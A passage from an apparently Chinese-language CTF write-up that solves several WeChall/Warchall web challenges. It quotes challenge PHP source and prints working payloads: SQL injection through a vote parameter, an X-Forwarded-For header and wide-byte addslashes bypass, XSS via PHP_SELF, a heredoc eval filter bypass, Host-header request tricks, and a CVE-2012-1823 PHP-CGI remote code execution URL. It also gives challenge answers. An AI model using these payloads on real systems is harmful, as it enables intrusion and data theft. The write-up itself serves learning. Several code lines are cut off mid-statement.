 * Get all votes.
 * @return array
 */
function noesc_getVotes()
{
    return noesc_db()->queryFirst("SELECT * FROM noescvotes WHERE id=1");
}

/**
 * Reset when we hit 100. Or call challenge solved on 111.
 * @return void
```

```php
 */
function noesc_stop100()
{
    $votes = noesc_getVotes();
    foreach ($votes as $who => $count)
    {
        if ($count == 111) {
            noesc_solved();
            noesc_resetVotes();
            break;
        }

        if ($count >= 100) {
            noesc_resetVotes();
            break;
        }
    }
}

/**
 * Display fancy votes table.
 * Now: It is multi language now.
 * @return unknown_type
 */
function noesc_displayVotes(WC_Challenge $chall)
{
    $votes = noesc_getVotes();
    echo '<table>';
    echo sprintf('<tr><th>%s</th><th>%s</th><th>%s!</th></tr>', $chall->lang('th_name'), $chall->lang('
    $maxwho = '';
    $max = 0;
    $maxcount = 0;
    // Print Candidate rows
    foreach ($votes as $who => $count)
    {
        if ($who !== 'id') // Skip ID
        {
            $count = (int) $count;
            if ($count > $max) {
                $max = $count;
                $maxwho = $who;
                $maxcount = 1;
            }
            elseif ($count === $max) {
                $maxcount++;
            }
            $button = GWF_Button::generic($chall->lang('btn_vote', array($who)), "index.php?vote_for=$w
            echo sprintf('<tr><td>%s</td><td class="gwf_num">%s</td><td>%s</td></tr>', $who, $count, $b
        }
    }
    echo '</table>';

    // Print best candidate.
    if ($maxcount === 1) {
        echo GWF_Box::box($chall->lang('info_best', array(htmlspecialchars($maxwho))));
    }
}

/**
```

```
 * try to get here :)
 */
function noesc_solved()
{
    if (false === ($chall = WC_Challenge::getByTitle('No Escape'))) {
        $chall = WC_Challenge::dummyChallenge('No Escape', 2, '/challenge/no_escape/index.php', false);
    }
    $chall->onChallengeSolved(GWF_Session::getUserID());
}

?>
```

我们关键查看可控的输入点，然后查询后发现关键的sql语句如下

```
$query = "UPDATE noescvotes SET `$who`=`$who`+1 WHERE id=1";
```

单纯的构造闭合是很难的，所以我们准备利用第一个空然后利用mysql注释符绕过（注释符包括#，–，/**/注意–后面还有空格！）然后构造

```
http://www.wechall.net/challenge/no_escape/index.php?vote_for=bill`=111 ;%23

http://www.wechall.net/challenge/no_escape/index.php?vote_for=bill`=111 ;--%20
```

注意特殊符号要urlencode！如#

Yourself PHP


```php
<?php
require 'checkit.php'; # required to check your solution/injection

chdir('../../'); # chroot to web root
define('GWF_PAGE_TITLE', 'Yourself PHP'); # Wrapper hack
require_once('challenge/html_head.php'); # output start of website

# Get the challenge
if (false === ($chall = WC_Challenge::getByTitle('Yourself PHP'))) {
        $chall = WC_Challenge::dummyChallenge('Yourself PHP', 4, 'challenge/yourself_php/index.php', fa
}
# And display the header
$chall->showHeader();

# Show mission box (translated)
echo GWF_Box::box($chall->lang('mission_i', array('index.php?highlight=christmas')), $chall->lang('miss

# Check your injection and fix the hole by silently applying htmlsepcialchars to the vuln input.
if (phpself_checkit())
{
        $chall->onChallengeSolved(GWF_Session::getUserID());
}

# Show this file as highlighted sourcecode, if desired
if ('christmas' === Common::getGetString('highlight'))
{
        $msg = file_get_contents('challenge/yourself_php/index.php');
        $msg = '['.'code=php title=index.php]'.$msg.'['.'/code]';
        echo GWF_Box::box(GWF_Message::display($msg));
}



# __This is the challenge:
if (isset($_POST['username']))
{
        echo GWF_Box::box(sprintf("Well done %s, you entered your username. But this is <b>not</b> what
}
echo '<div class="box box_c">'.PHP_EOL;
echo sprintf('<form action="%s" method="post">', $_SERVER['PHP_SELF']).PHP_EOL;
echo sprintf('<div>%s</div>', GWF_CSRF::hiddenForm('phpself')).PHP_EOL;
echo sprintf('<div>Username:<input type="text" name="username" value="" /></div>').PHP_EOL;
echo sprintf('<div><input type="submit" name="deadcode" value="Submit" /></div>').PHP_EOL;
echo sprintf('</form>').PHP_EOL;
echo '</div>'.PHP_EOL;
# __End of challenge



# Print Challenge Footer
echo $chall->copyrightFooter();
# Print end of website
require_once('challenge/html_foot.php');
?>
```

说是xss但是输入点确不是username，这里关键的点在`echo sprintf('<form action="%s" method="post">', $_SERVER['PHP_SELF']).PHP_EOL;`
这个`$_SERVER['PHP_SELF']`，百度一下就发现资料

http://www.5idev.com/p-php_server_php_self.shtml

实验

```
<?php
echo '<form action="'.$_SERVER['PHP_SELF'].'" method="post">'.PHP_EOL;
?>
```



构造 `localhost:8080/flag.php/%22></form><script>alert(1);</script><form action="/challenge/yourself_php/index.php`
生成如下

但是不知道为什么不通过...不就是闭合了后面嘛...
结果是...

```
http://www.wechall.net/challenge/yourself_php/index.php/%22></form><script>alert(1);</script>
```

mdzz

Stop us

这个题目真是又一次颠覆了我对php的认识，真是一门神奇的语言（坏点说就是洞千奇百怪）确实没有接触过类似的东西，这个思路是参考大牛的。

```php
$gwf = new GWF3($cwd, array(
    'website_init' => true,
    'autoload_modules' => true,
    'load_module' => true,
    'get_user' => true,
    'do_logging' => true,
    'blocking' => false,
    'no_session' => false,
    'store_last_url' => true,
    'ignore_user_abort' => false,
));
```


注意到这个ignore_user_abort，上网查一下

定义和用法

ignore_user_abort() 函数设置与客户机断开是否会终止脚本的执行。

本函数返回 user-abort 设置的之前的值（一个布尔值）。

语法

```
ignore_user_abort(setting)
```

参数	描述
setting	可选。如果设置为 true，则忽略与用户的断开，如果设置为 false，会导致脚本停止运行。 如果未设置该参数，会返回当前的设置。

提示和注释

注释：PHP 不会检测到用户是否已断开连接，直到尝试向客户机发送信息为止。简单地使用 echo 语句无法确保信息发送，参阅 flush() 函数。

简单的说，就是当ignore_user_abort是false的时候，当客户机断开的时候脚本中止，php的客户端并不能检测用户是否断开了，只能通过flush()向用户发出更新缓存来判断用户是否连接。


我们看代码首先可以清楚的看到ignore_user_abort=false不必多说，然后可以发现在申请得到域名的时候是先申请域名，然后才计费的！在这中间它调用了 `nooth_message` 函数！然后我们看看该函数源码

```php
function nooth_message($message, $sleep=2)
{
    echo sprintf('<div>%s</div>', $message).PHP_EOL;
    flush();
    sleep($sleep);
}
```

发现了源码！！！说明这个程序可以通过检测用户下限被终止！
而且有趣的是这样

```
Complicating things is even if you do issue periodic calls to flush(), having output buffering on will
```

所以我们注意到代码的开头有这么一句！



然后我们具体需要操作的就是，先充一次值（为了通过检测你有木有钱），直接购买，并且在扣费之前退出即可！

真是神奇了！学习学习！

PHP 0819

猛一看代码并不是很多啊

```php
<?php
// closure, because of namespace!
$challenge = function()
{
        $f = Common::getGetString('eval');
        $f = str_replace(array('`', '$', '*', '#', ':', '\\', '"', "'", '(', ')', '.', '>'), '', $f);

        if((strlen($f) > 13) || (false !== stripos($f, 'return')))
        {
                die('sorry, not allowed!');
        }

        try
        {
                eval("\$spaceone = $f");
        }
        catch (Exception $e)
        {
                return false;
        }

        return ($spaceone === '1337');
};
?>
```

目的也十分明显，第一是eval开始过滤了大量的特殊符号，然后在后面的eval语句中需要将变量spaceone赋值为1337，因为eval的特性，需要在后面加上`;` 否则将会报错,即需要利用`'1337';`。而我们可以利用的字符最长为13字节！一开始理解错了题意，以为是getshell一类的，现在看来只是单纯的绕过这个函数，因为`return ($spaceone === '1337');`是强类型比较，而过滤了单引号，不知道怎么做

通过查询输入字符串的表达方式发现存在三种，详细见如下
http://php.net/manual/zh/language.types.string.php
可以用heredoc构造绕过单引号！！！新姿势（为啥最近自己总是想不出来东西，气人...）
注意heredoc的格式！

```
<<<EOF
内容
EOF;
```

内容中不能包括特殊符号，以一个变量起始，以相同的变量名+逗号结束（**还要再加上一个换行符！**）
构造poc如下即可！

```
?eval=<<<s%0a1337%0as;%0a
```

The Guestbook

本题目看过源码之后，发现IP貌似是可控的嗯，然后发现我们目标在一个table中，而我们发表文章在另一个table中，并且结合回显猜想构成代码注入插入查询的密码！
在本地实验一下，有一个test表如下

```
mysql> select user from test;
+-------+
| user  |
+-------+
| admin |
| guest |
+-------+
```

然后我们使用另一个表flag，总共三列，插入语句如下！

```
insert into flag values('1',(select user from test limit 0,1),'flag{flag_is_here}');
```

然后查看效果！

```
mysql> select * from flag;
+------+-------+--------------------+
| id   | info  | flag               |
+------+-------+--------------------+
| 1    | admin | flag{flag_is_here} |
+------+-------+--------------------+
1 row in set (0.00 sec)
```

估计就是这个方法了，动手！先是burp抓包一下，然后加入`X_FORWARDED_FOR`选项，然后在该项加上如下payload

```
X_FORWARDED_FOR:',(select gbu_password from gbook_user limit 0,1))#
```

即可！！！


```
TheBrownFoxAndTheLazyDog
```

HOST me

猛一看是所谓的HTTP_HEADER头污染什么的，但是没那么简单，查一下资料发现

Apache则是看所有请求的host，Nginx则只是看最后一个请求的host。有时你可能通过下面这个请求来欺骗Varnish达到污染的目的

经过测试未果



发现他说的

```
Fun Fact: There is even a virtualhost named localhost, which probably does not make it easier.
It seems like we need to reinstall the box, unless you can access this page with the correct constraints.
```

它的内网中还存在一台虚拟机名字叫做localhost...这...

以下又不是我想的方法...

为了避免之前的冲突，我们注意到原来的host是`www.wechall.net`，当下存在虚拟机localhost的话是会访问虚拟机的，解决方法是，在修改host为`localhost`的前提下，将GET地址修改成绝对地址即可

如下

进一步追究到底是个什么原理，发现是这个

```
RFC 2616 Section 5.1.2 Request-URI

To allow for transition to absoluteURIs in all requests in future
versions of HTTP, all HTTP/1.1 servers MUST accept the absoluteURI
form in requests, even though HTTP/1.1 clients will only generate
them in requests to proxies.
```

还见到各种姿势，比如用curl的

```
curl -i -H "Host: localhost" --proxy1.0 www.wechall.net:80 -b "WC=..." http://www.wechall.net/challenge
```

用nc的

```
echo -e "GET http://wechall.net/challenge/space/host_me/index.php HTTP/1.0\r\nHost: localhost\r\nCookie
```

真是又涨了一波姿势嗯！

Warchall: Live RCE

这个题目也非常有意思搜索php rce（这里说一下rce就是Remote Code Execution即远程代码执行）发现PHP-CGI Source Disclosure，也是一个CVE漏洞

CVE-2012-1823


然后搜索一下如何利用，发现长亭科技的文章，写的还是非常好的

https://paper.seebug.org/297/

然后我们直接利用文章中的poc

构造远程文件包含构造RCE，构造如下

```
http://rce.warchall.net/?-d+allow_url_include%3Don+-d+auto_prepend_file%3Dphp%3A//input

POST: <?php phpinfo();?>
```



然后就是任我行了，其实就没什么意思了，发现答案在../config.php文件中，随便读一下即可

```
StrongGard_6_3
```

Addslashes

一个比较简单的题目，首先是发现源码


```php
<?php
function asvsmysql_login($username, $password)
{
    $username = addslashes($username);
    $password = md5($password);

    if (false === ($db = gdo_db_instance('localhost', ADDSLASH_USERNAME, ADDSLASH_PASSWORD, ADDSLASH_DA
        return htmlDisplayError('Can`t connect to database.');
    }

    $db->setLogging(false);
    $db->setEMailOnError(false);

    $query = "SELECT username FROM users WHERE username='$username' AND password='$password'";

    if (false === ($result = $db->queryFirst($query))) {
        return htmlDisplayError('Wrong username/password.');
    }

    if ($result['username'] !== 'Admin') {
        return htmlDisplayError('You are logged in, but not as Admin.');
    }

    return htmlDisplayMessage('You are logged in. congrats!');
}
?>
```

然后我们发现关键就在

```php
$username = addslashes($username);
$password = md5($password);
```

知道password不好利用，那么如何利用username，利用方法就是宽字节注入，但是关键的一点还需要让我们查询的username==Admin，这个我们猜想一定数据库是存在的，一步步来首先构造宽字节注入

```
http://www.wechall.net/challenge/addslashes/index.php?username=%bf%27+or+1+%23
&password=admin
&login=%E6%B3%A8%E5%86%8C
```



然后怎么办？我们用union select 再查一次！为了避开括号的引用我们继续查users中username，只要用limit去控制即可！

最终payload

```
http://www.wechall.net/challenge/addslashes/index.php?username=Admin%bf%27+union+select+username+from+u
&password=admmiin
&login=%E6%B3%A8%E5%86%8C
```